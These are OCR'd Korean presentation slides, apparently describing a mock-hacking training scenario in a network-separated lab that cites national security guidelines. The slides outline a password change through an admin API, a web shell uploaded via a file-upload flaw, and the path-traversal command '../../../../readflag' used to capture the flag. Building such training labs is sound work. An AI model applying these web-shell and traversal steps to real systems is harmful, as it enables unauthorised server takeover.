
Params Authorization Headers (11) Body Scripts Settings Cookies

☐ none ☐ form-data ☒ x-www-form-urlencoded ☐ raw ☐ binary ☐ GraphQL

Key	Value	Description	Bulk Edit
☒ username	admin		
☒ currentPassword	passw0rd		
☒ newPassword	admin1234!		
☒ confirmPassword	admin1234!		

Body Cookies (1) Headers (12) Test Results 200 OK 22 ms 3.26 KB Save Response

Postman을 이용한 관리자 비밀번호 변경 API 요청





2.1 시나리오 상세 설명

서버 권한 획득

File Upload 취약점



- 관리자 권한의 공지사항 작성 페이지에서 발생
- **웹쉘 업로드**를 통해 서버 권한 획득
- readflag 실행 후 최종 flag가 있는 비밀도면 획득

전송

명령어 : ../../../../readflag

http://www.secret-drawing.url

웹쉘 readflag 실행



최종 flag값이 담긴 비밀도면




2.2




neo.vulunch.kr

망분리 시나리오



2.2 시나리오 필요성

정보보안 기본 지침에 맞는 실습 환경



「국가 정보보안 기본지침」

제40조(내부망 · 인터넷망 분리)

①항 "각급 기관의 장은 **내부망과 기관 인터넷망을 분리** 운영하여야 함."

제29조(안전조치의무) 개인정보처리자는 개인정보가 분실 · 도난 · 유출 · 위조 · 변조 또는 훼손되지 아니하도록 내부 관리계획 수립, 접속기록 보관 등 대통령령으로 정하는 바에 따라 안전성 확보에 필요한 기술적 · 관리적 및 물리적 조치를 하여야 한다.

「개인정보 보호법」

제 29조(안전조치의무)

개인정보처리자는 개인정보가 훼손되지 아니하도록 **안전성 확보에 필요한 기술적 · 관리적 및 물리적 조치**를 하여야 한다.

국가 지침에 따른 망분리 환경을 반영한 모의해킹 시나리오 제공




2.2 시나리오 환경

네트워크 구성도

망분리 구조


- 공격자는 웹 프로토콜로만 침투 가능 → 외부에서 Web 서버에 접근
- Web 서버는 내부망에 위치한 API 서버와 SSH 통신
- API 서버는 내부망에서 DB 서버에 직접 접근 가능





2.2 시나리오 환경

네트워크 구성도




Web Server

- JSP 기반 View 및 PageController 제공
- SCP 프로토콜을 통해 API 서버에서 파일 수신
- 파일 업로드·직접 접근을 통한 웹셀 접근



2.2 시나리오 환경

네트워크 구성도




API Server

- 파일 수신 및 요청 처리
- DB 정보 제공 및 파일 암호화 저장
- 내부망 침투의 중계 지점 역할



2.2 시나리오 환경

네트워크 구성도





DB Server

- MySQL 기반 데이터베이스 운영
- 내부망 API 서버와만 네트워크 연결
- AES로 암호화된 FLAG 존재



2.2 시나리오 환경

비즈니스 로직

